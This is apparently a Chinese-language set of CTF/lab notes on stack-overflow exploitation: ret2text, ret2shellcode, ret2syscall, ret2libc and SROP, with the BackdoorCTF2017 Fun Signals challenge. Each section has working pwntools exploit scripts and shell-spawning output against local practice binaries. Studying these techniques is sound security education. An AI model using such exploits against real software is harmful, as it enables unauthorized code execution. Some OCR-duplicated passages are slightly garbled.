

ROP文档
level 1

ret2text

- 第1步：用checksec查看文件
  - 

- 第 2 步：使用IDA查看文件，发现main() 函数里有 gets 调用，存在溢出漏洞可利用
  - 

- 第 3 步：字符串查找发现secure() 函数里调用了 system('/bin/sh') 函数，代码段可利用!
  - 

```
void secure()
{
  unsigned int v0; // eax
  int input; // [esp+18h] [ebp-10h] BYREF
  int secretcode; // [esp+1Ch] [ebp-Ch]

  v0 = time(0);
  srand(v0);
  secretcode = rand();
  __isoc99_scanf(&unk_8048760, &input);
  if ( input == secretcode )
    system("/bin/sh");
}
```

- 第4步：考虑如何利用get()进行栈溢出
  - 查看函数system('/bin/sh') 地址为：0X0804863A
    -
      ```
      .text:08048638
      .text:0804863A C7 04 24 63 87 04 08          mov     dword ptr [esp], offset command ; "/bin/sh"
      .text:08048641 E8 4A FE FF FF                call    _system
      ```
  - 计算栈帧中返回地址的偏移量
    -
      ```
      [----------------------------------registers-----------------------------------]
      EAX: 0xffffcfbc --> 0xf7fc66d0 --> 0xe
      EBX: 0xf7e2a000 --> 0x229dac
      ECX: 0xf7e2b9b4 --> 0x0
      EDX: 0x1
      ESI: 0xffffd0e4 --> 0xffffd2b3 ("/home/juha/PWN/ret2text")
      EDI: 0xf7ffcb80 --> 0x0
      EBP: 0xffffd028 --> 0xf7ffd020 --> 0xf7ffda40 --> 0x0
      ESP: 0xffffcf9c --> 0x80486b3 (<main+107>:      mov    DWORD PTR [esp],0x80487a4)
      EIP: 0xf7c728b0 (<_IO_gets>:    endbr32)
      EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
      [-------------------------------------code-------------------------------------]
      ```
      - 从上图可以发现此时的ebp和eax的值分别为0xffffd0e4和0xffffcfbc，相减得到变量s首地址到栈底的距离为0x6c，根据栈结构再加上ebp的4个字节。最后得到变量s首地址到返回地址的距离是0x70
  - 由此我们便可以构建payload为``'A' * 0x70 + addr_system`
- 第5步：编写exp

```
from pwn import *

addr_system = 0x0804863A
payload = b'A' * 0x70 + p32(addr_system)
```

```
p = process('./ret2text')
p.sendline(payload)
p.interactive()
```

- 结果：
  -

```
juha@juha-virtual-machine:~/PWN$ python3 payload.py
[+] Starting local process './ret2text': pid 7562
[*] Switching to interactive mode
There is something amazing here, do you know anything?
Maybe I will tell you next time !$ ls
payload.py  peda  peda-session-ret2text.txt  pwndbg  ret2text
$ cd /
$ ls
bin    dev   lib    libx32    mnt   root  snap      sys  var
boot   etc   lib32  lost+found    opt   run   srv       tmp
cdrom  home  lib64  media     proc  sbin  swapfile  usr
$ whoami
juha
$
```

ret2shellcode

- 第1步：checksec查看文件
  -

```
juha@juha-virtual-machine:~/PWN$ checksec ret2shellcode
[*] '/home/juha/PWN/ret2shellcode'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

- 第2步：查看反编译代码，发现危险函数gets，存在栈溢出漏洞
  -

```
int __cdecl main(int argc, const char **argv, const
{
  char s[100]; // [esp+1Ch] [ebp-64h] BYREF

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("No system for you this time !!!");
  gets(s);
  strncpy(buf2, s, 0x64u);
  printf("bye bye ~");
  return 0;
}
```

- 第3步：考虑如何进行栈溢出
  - 计算返回地址偏移
  - 写入恶意代码，并将栈帧返回地址覆盖为字符串首地址，使得程序执行恶意代码。
- 第4步：编写exp

```
from pwn import *

addr_buff = 0x804a080
shellcode = asm(shellcraft.sh())
payload = shellcode + b'A' * (0x70 - len(shellcode)) + p32(addr_buff)
print(payload)
p = process('./ret2shellcode')
p.sendline(payload)
p.interactive()
```

- 问题：
  - 在实际运行的时候发现并不能成功，使用gdb调试发现变量s对应的内存区域是不能执行的。

```
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/juha/PWN/ret2shellcode
0x08049000 0x0804a000 r--p      /home/juha/PWN/ret2shellcode
0x0804a000 0x0804b000 rw-p      /home/juha/PWN/ret2shellcode
0xf7c00000 0xf7c20000 r--p      /usr/lib/i386-linux-gnu/libc.so.6
```

  - 貌似是Linux5的特性，本人的Ubuntu版本是22.x
  - [c - Why ret2shellcode fail in ubuntu 22.04 but success in ubuntu 18.04.5 - Stack Overflow]
  - 需要使用mprotect()来开启内存可执行。
-

ret2syscall

- 第1步：查看文件
  -
```
juha@juha-virtual-machine:~/PWN$ checksec ret2syscall
[*] '/home/juha/PWN/ret2syscall'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```
  - 发现内存不可执行
- 第2步：查看反编译代码和可利用字符串
  - 发现存在gets漏洞函数
```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+1Ch] [ebp-64h] BYREF

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("This time, no system() and NO SHELLCODE!!!");
  puts("What do you plan to do?");
  gets(&v4);
  return 0;
}
```
  - 还有字符串'/bin/sh'

IDA View-A | Pseudocode-A

地址	长度	类型	字串
.rodata:…	00000008	C	/bin/sh
.rodata:…	00000027	C	unexpected reloc type in static binary
.rodata:…	0000001D	C	invalid fastbin entry (free)
.rodata:…	00000030	C	malloc(): smallbin double linked list cor
.rodata:…	00000214	C	(old_top == (((mbinptr) (((char *) &((av)
.rodata:…	0000000C	C	LD_BIND_NOW
.rodata:…	0000000C	C	LD_BIND_NOT
.rodata:…	00000032	C	binding file %s [%lu] to %s [%lu]: %s sym

- 第3步：没有找到可以利用的函数，所以尝试利用系统调用。
  - 查找int中断

```
juha@juha-virtual-machine:~/PWN$ ROPgadget --binary ret2syscall  --
Gadgets information
============================================================
0x08049421 : int 0x80

Unique gadgets found: 1
```

- 查找可以利用的gadget
  -
```
juha@juha-virtual-machine:~/PWN$ ROPgadget --binary ret2syscall  --only 'pop|ret' | grep 'eax'
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
juha@juha-virtual-machine:~/PWN$ ROPgadget --binary ret2syscall  --only 'pop|ret' | grep 'ebx'
0x0809dde2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805b6ed : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x0809e1d4 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x080be23f : pop ebx ; pop edi ; ret
0x0806eb69 : pop ebx ; pop edx ; ret
0x08092258 : pop ebx ; pop esi ; pop ebp ; ret
0x0804838b : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080a9a42 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x10
```

- 第4步：构思payload
  - 偏移量的计算和上面是相同的
  - 这里的payload像链条一样，覆盖原本栈帧的返回地址使得程序跳转到第一个gadget，将栈顶数据弹到eax寄存器，然后又是覆盖返回地址跳转到下一个gadget，将栈顶数据弹到对应的寄存器，重复操作直到我们要利用的系统调用的参数都已经在寄存器中准备好了。最后跳转到系统调用。
- 第5步：编写exp

```python
from pwn import *

sh = process('./ret2syscall')

binsh_addr = 0x80be408
pop_eax_ret = 0x080bb196
pop_edx_ecx_ebx_ret = 0x0806eb90
int_0x80 = 0x08049421

payload = b'a' * 112 + p32(pop_eax_ret) + p32(0xb) + p32(pop_edx_ecx_ebx_ret) + p32(0) +
p32(0) + p32(binsh_addr) + p32(int_0x80)
sh.sendline(payload)
```

```
sh.interactive()
```

- 结果
  -

```
juha@juha-virtual-machine:~/PWN$ python3 payload.py
[+] Starting local process './ret2syscall': pid 75689
[*] Switching to interactive mode
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
$ ls
payload.py  peda-session-ret2shellcode.txt  pwndbg     ret2shellcode  ret2text
peda        peda-session-ret2text.txt        ret2libc1  ret2syscall
$ whoami
juha
$
```

ret2libc1


- 第1步：查看文件
  -

```
juha@juha-virtual-machine:~/PWN$ checksec ret2libc1
[*] '/home/juha/PWN/ret2libc1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

  - 发现内存不可执行
- 第2步：查看反编译代码（和上面相同，不再展示），发现存在危险函数gets。
  - 查字符串发现可以利用的字符串‘/bin/sh’
  -

```
LOAD:080…  0000000A     C     GLIBC_2.7
LOAD:080…  0000000A     C     GLIBC_2.0
.rodata:…  00000008     C     /bin/sh
.rodata:…  00000008     C     shell!?
.rodata:…  0000000D     C     RET2LIBC >_<
.eh_fram…  00000005     C     ;*2$\"
```

- 同时也发现了system函数
-



- 第3步：那么我们可以构造栈帧向system传输参数'/bin/sh'
  - 其参数是栈上 地址为 [esp] + 4 位置的内容
- 第4步：编写exp

```
from pwn import *

sh = process('./ret2libc1')

binsh_addr = 0x8048720
system_plt = 0x08048460

payload = b'a' * 112 + p32(system_plt) + b'b' * 4 + p32(binsh_addr)
sh.sendline(payload)

sh.interactive()
```

- 结果
-

```
juha@juha-virtual-machine:~/PWN$ python3 payload.py
[+] Starting local process './ret2libc1': pid 75704
[*] Switching to interactive mode
RET2LIBC >_<
$ ls
payload.py  peda-session-ret2shellcode.txt  pwndbg     ret2shellcode  ret2text
peda        peda-session-ret2text.txt        ret2libc1  ret2syscall
$ whoami
juha
$
```

ret2libc2

- 第1步：查看文件
-

```
juha@juha-virtual-machine:~/PWN$ checksec ret2libc2
[*] '/home/juha/PWN/ret2libc2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

  - 同样内存不可执行

- 第2步：查看反汇编代码，发现gets危险函数，也有system函数，但是没有'/binsh'字符串
- 第3步：考虑如何利用漏洞
  - 主要是缺少字符串'/binsh'字符串，那么我们可以调用gets函数手动输入
  - 占位符+gets地址+system地址+gets参数（写入字符串的位置）+system参数（（写入字符串的位置）
- 第4步：编写exp

```python
from pwn import *

sh = process('./ret2libc2')

gets_plt = 0x08048460
system_plt = 0x08048490
buf2 = 0x804a080
binsh = b'/bin/sh'

#payload = binsh + b'a' * (0x70 - len(binsh)) + p32(system_plt) + b'1234' + p32(buf2)
payload = b'a' * (0x70) + p32(gets_plt) + p32(system_plt) + p32(buf2) + p32(buf2)
sh.sendline(payload)
sh.sendline('/bin/sh')
sh.interactive()
```

- 结果
  -


```
juha@juha-virtual-machine:~/PWN$ python3 payload.py
[+] Starting local process './ret2libc2': pid 76800
/home/juha/PWN/payload.py:13: BytesWarning: Text is not bytes; assumi
  sh.sendline('/bin/sh')
[*] Switching to interactive mode
Something surprise here, but I don't think it will work.
What do you think ?$ ls
payload.py            pwndbg           ret2syscall
peda                ret2libc1      ret2text
peda-session-ret2shellcode.txt    ret2libc2
peda-session-ret2text.txt    ret2shellcode
$ whoami
juha
$
```

level 2

SROP

srop的全称是Sigreturn Oriented Programming。所以我们首先需要了解一下Linux的信号机制

signal 机制



如图所示，当有中断或异常产生时，内核会向某个进程发送一个 signal，该进程被挂起并进入内核（1），然后内核为该进程保存相应的上下文，然后跳转到之前注册好的 signal handler 中处理相应的 signal（2），当 signal handler 返回后（3），内核为该进程恢复之前保存的上下文，最终恢复进程的执行（4）。如图所示，当有中断或异常产生时，内核会向某个进程发送一个 signal，该进程被挂起并进入内核（1），然后内核为该进程保存相应的

上下文，然后跳转到之前注册好的 signal handler 中处理相应的 signal（2），当 signal handler 返回为该进程恢复之前保存的上下文，最终恢复进程的执行（4）。

- 一个 signal frame 被添加到栈，这个 frame 中包含了当前寄存器的值和一些 signal 信息。
- 一个新的返回地址被添加到栈顶，这个返回地址指向 `sigreturn` 系统调用。
- signal handler 被调用，signal handler 的行为取决于收到什么 signal。
- signal handler 执行完之后，如果程序没有终止，则返回地址用于执行 `sigreturn` 系统调用。
- `sigreturn` 利用 signal frame 恢复所有寄存器以回到之前的状态。
- 最后，程序执行继续。
  64位的signal frame如下图所示，signal frame由ucontext_t结构体实现。


```
// defined in /usr/include/sys/ucontext.h
/* Userlevel context.  */
typedef struct ucontext_t
  {
    unsigned long int uc_flags;
    struct ucontext_t *uc_link;
    stack_t uc_stack;           // the stack used by this context
    mcontext_t uc_mcontext;     // the saved context
    sigset_t uc_sigmask;
    struct _libc_fpstate __fpregs_mem;
  } ucontext_t;

// defined in /usr/include/bits/types/stack_t.h
/* Structure describing a signal stack.  */
typedef struct
  {
    void *ss_sp;
    size_t ss_size;
    int ss_flags;
  } stack_t;

// difined in /usr/include/bits/sigcontext.h
struct sigcontext
{
  __uint64_t r8;
  __uint64_t r9;
  __uint64_t r10;
  __uint64_t r11;
  __uint64_t r12;
  __uint64_t r13;
  __uint64_t r14;
  __uint64_t r15;
```

```
  __uint64_t rdi;
  __uint64_t rsi;
  __uint64_t rbp;
  __uint64_t rbx;
  __uint64_t rdx;
  __uint64_t rax;
  __uint64_t rcx;
  __uint64_t rsp;
  __uint64_t rip;
  __uint64_t eflags;
  unsigned short cs;
  unsigned short gs;
  unsigned short fs;
  unsigned short __pad0;
  __uint64_t err;
  __uint64_t trapno;
  __uint64_t oldmask;
  __uint64_t cr2;
  __extension__ union
    {
      struct _fpstate * fpstate;
      __uint64_t __fpstate_word;
    };
  __uint64_t __reserved1 [8];
};
```

在栈中的分布如下



0x00	rt_sigreturn	uc_flags
0x11	&uc	uc_stack.ss_sp
0x20	uc_stack.ss_flags	uc_stack.ss_size
0x30	r8	r9
0x40	r10	r11
0x50	r12	r13
0x60	r14	r15
0x70	rdi	rsi
0x80	rbp	rbx
0x90	rdx	rax
0xA0	rcx	rsp
0xB0	rip	eflags
0xC0	cs / gs / fs	err
0xD0	trapno	oldmask (unused)
0xE0	cr2 (segfault addr)	&fpstate
0xF0	__reserved	sigmask

SROP利用原理

在执行 `sigreturn` 系统调用的时候，不会对 signal 做检查，它不知道当前的这个 frame 是不是之前保存的那个 frame。由于 `sigreturn` 会从用户栈上恢复恢复所有寄存器的值，而用户栈是保存在用户进程的地址空间中的，是用户进程可读写的。如果攻击者可以控制了栈，也就控制了所有寄存器的值，而这一切只需要一个 gadget：`syscall; ret;`。

通过设置 `eax/rax` 寄存器，可以利用 `syscall` 指令执行任意的系统调用，然后我们可以将 `sigreturn` 和 其他的系统调用串起来，形成一个链，从而达到任意代码执行的目的。下面是一个伪造 frame 的例子：

0x00	rt_sigreturn	uc_flags
0x11	&uc	uc_stack.ss_sp
0x20	uc_stack.ss_flags	uc_stack.ss_size
0x30	r8	r9
0x40	r10	r11
0x50	r12	r13
0x60	r14	r15
0x70	rdi = &"/bin/sh"	rsi
0x80	rbp	rbx
0x90	rdx	rax = 59 (execve)
0xA0	rcx	rsp
0xB0	rip = &syscall	eflags
0xC0	cs / gs / fs	err
0xD0	trapno	oldmask (unused)
0xE0	cr2 (segfault addr)	&fpstate
0xF0	__reserved	sigmask

`rax=59` 是 `execve` 的系统调用号，参数 `rdi` 设置为字符串"/bin/sh"的地址，`rip` 指向系统调用 `syscall`，最后，将 `rt_sigreturn` 设置为 `sigreturn` 系统调用的地址。当 `sigreturn` 返回后，就会从这个伪造的 frame 中恢复寄存器，从而拿到 shell。
对于这个寄存器的选择，因为系统调用号必须存入rax中，其他的寄存器选择就需要按照Linux下的函数调用约定来进行。

pwnlib.rop.srop

在 pwntools 中已经集成了 SROP 的利用工具，即 pwnlib.rop.srop，直接使用类 `SigreturnFrame`，我们可以看到针对不同的架构 `SigreturnFrame` 构造了不同的uncontext_t

```
>>> from pwn import *
>>> context.arch
'i386'
>>> SigreturnFrame(kernel='i386')
{'gs': 0, 'fs': 0, 'es': 0, 'ds': 0, 'edi': 0, 'esi': 0, 'ebp': 0, 'esp': 0, 'ebx': 0, 'edx': 0, 'ecx': 0, 'eax': 0, 'tr
apno': 0, 'err': 0, 'eip': 0, 'cs': 115, 'eflags': 0, 'esp_at_signal': 0, 'ss': 123, 'fpstate': 0}
>>> SigreturnFrame(kernel='amd64')
{'gs': 0, 'fs': 0, 'es': 0, 'ds': 0, 'edi': 0, 'esi': 0, 'ebp': 0, 'esp': 0, 'ebx': 0, 'edx': 0, 'ecx': 0, 'eax': 0, 'tr
apno': 0, 'err': 0, 'eip': 0, 'cs': 35, 'eflags': 0, 'esp_at_signal': 0, 'ss': 43, 'fpstate': 0}
>>> context.arch = 'amd64'
>>> SigreturnFrame(kernel='amd64')
{'uc_flags': 0, '&uc': 0, 'uc_stack.ss_sp': 0, 'uc_stack.ss_flags': 0, 'uc_stack.ss_size': 0, 'r8': 0, 'r9': 0, 'r10': 0
, 'r11': 0, 'r12': 0, 'r13': 0, 'r14': 0, 'r15': 0, 'rdi': 0, 'rsi': 0, 'rbp': 0, 'rbx': 0, 'rdx': 0, 'rax': 0, 'rcx': 0
, 'rsp': 0, 'rip': 0, 'eflags': 0, 'csgsfs': 51, 'err': 0, 'trapno': 0, 'oldmask': 0, 'cr2': 0, '&fpstate': 0, '__reserv
ed': 0, 'sigmask': 0}
>>>
```

BackdoorCTF2017 Fun Signals

查看文件，可以看到这是一个64位的程序，并且没有开任何防护措施

```
juhua@JUHUAPC:~$ checksec funsignals_player_bin
[*] '/home/juhua/funsignals_player_bin'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x10000000)
    RWX:      Has RWX segments
```

拖入IDA中查看，可以看到程序中进行了两次syscall，第一次rax的值是0，调用read函数，第二次rax值是15，执行停止程序。同时我们也可以看到flag的位置，那么我们需要利用SROP将该位置的flag输出。

```
.shellcode:0000000010000000
.shellcode:0000000010000000                         public _start
.shellcode:0000000010000000                         _start:                         ; Alternative name is '_start'
.shellcode:0000000010000000 31 C0                   xor     eax, eax                ; __start
.shellcode:0000000010000002 31 FF                   xor     edi, edi
.shellcode:0000000010000004 31 D2                   xor     edx, edx
.shellcode:0000000010000006 B6 04                   mov     dh, 4
.shellcode:0000000010000008 48 89 E6                mov     rsi, rsp
.shellcode:000000001000000B 0F 05                   syscall                         ; LINUX - sys_read
.shellcode:000000001000000D 31 FF                   xor     edi, edi
.shellcode:000000001000000F 6A 0F                   push    0Fh
.shellcode:0000000010000011 58                      pop     rax
.shellcode:0000000010000012 0F 05                   syscall                         ; LINUX - sys_rt_sigreturn
.shellcode:0000000010000014 CC                      int     3                       ; Trap to Debugger
.shellcode:0000000010000015
.shellcode:0000000010000015                         syscall:                        ; LINUX -
.shellcode:0000000010000015 0F 05                   syscall
.shellcode:0000000010000017 48 31 FF                xor     rdi, rdi
.shellcode:000000001000001A 48 C7 C0 3C 00 00 00    mov     rax, 3Ch ; '<'
.shellcode:0000000010000021 0F 05                   syscall                         ; LINUX - sys_exit
.shellcode:0000000010000021
.shellcode:0000000010000021                         ; ---------------------------------------------------------------------------
.shellcode:0000000010000023 66 61 6B 65 5F 66 6C 61 67 5F+flag db 'fake_flag_here_as_original_is_at_server',0
.shellcode:0000000010000023 68 65 72 65 5F 61 73 5F 6F 72+_shellcode ends
.shellcode:0000000010000023 69 67 69 6E 61 6C 5F 69 73 5F+
```

如何利用

再看这两个syscall：

- 第一个syscall是read函数，此时的edi是0，edx是0x400，rsi是栈顶的值，根据read函数的参数和Linux函数调用约定可以知道，这意思是从标准输入读取0x400个字节到栈顶。
- 第二个syscall是sigreturn，它会将栈中的数据按照ucontext_t结构恢复寄存器。
  所以我们可以写入一个伪造的sigreturn frame，让sigreturn恢复。
  为了能够输出flag，那我们伪造的sigreturn frame得是一个write函数的系统调用，系统调用号是0x1

```
from pwn import *

elf = ELF('./funsignals_player_bin')
```

```python
io = process('./funsignals_player_bin')
# io = remote('hack.bckdr.in', 9034)

context.clear()
context.arch = "amd64"

# Creating a custom frame
frame = SigreturnFrame()
frame.rax = constants.SYS_write
frame.rdi = constants.STDOUT_FILENO
frame.rsi = elf.symbols['flag']
frame.rdx = 50
frame.rip = elf.symbols['syscall']

io.send(bytes(frame))
io.interactive()
```

成功将flag输出。

```
juhua@JUHUAPC:~/pwn$ sudo python3 payload.py
[*] '/home/juhua/pwn/funsignals_player_bin'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x10000000)
    RWX:      Has RWX segments
[+] Starting local process './funsignals_player_bin': pid 6948
[*] Switching to interactive mode
[*] Process './funsignals_player_bin' stopped with exit code 0 (pid 6948)
fake_flag_here_as_original_is_at_server\x00\x00\x00\x00\x00\x00[*] Got EOF while readi
```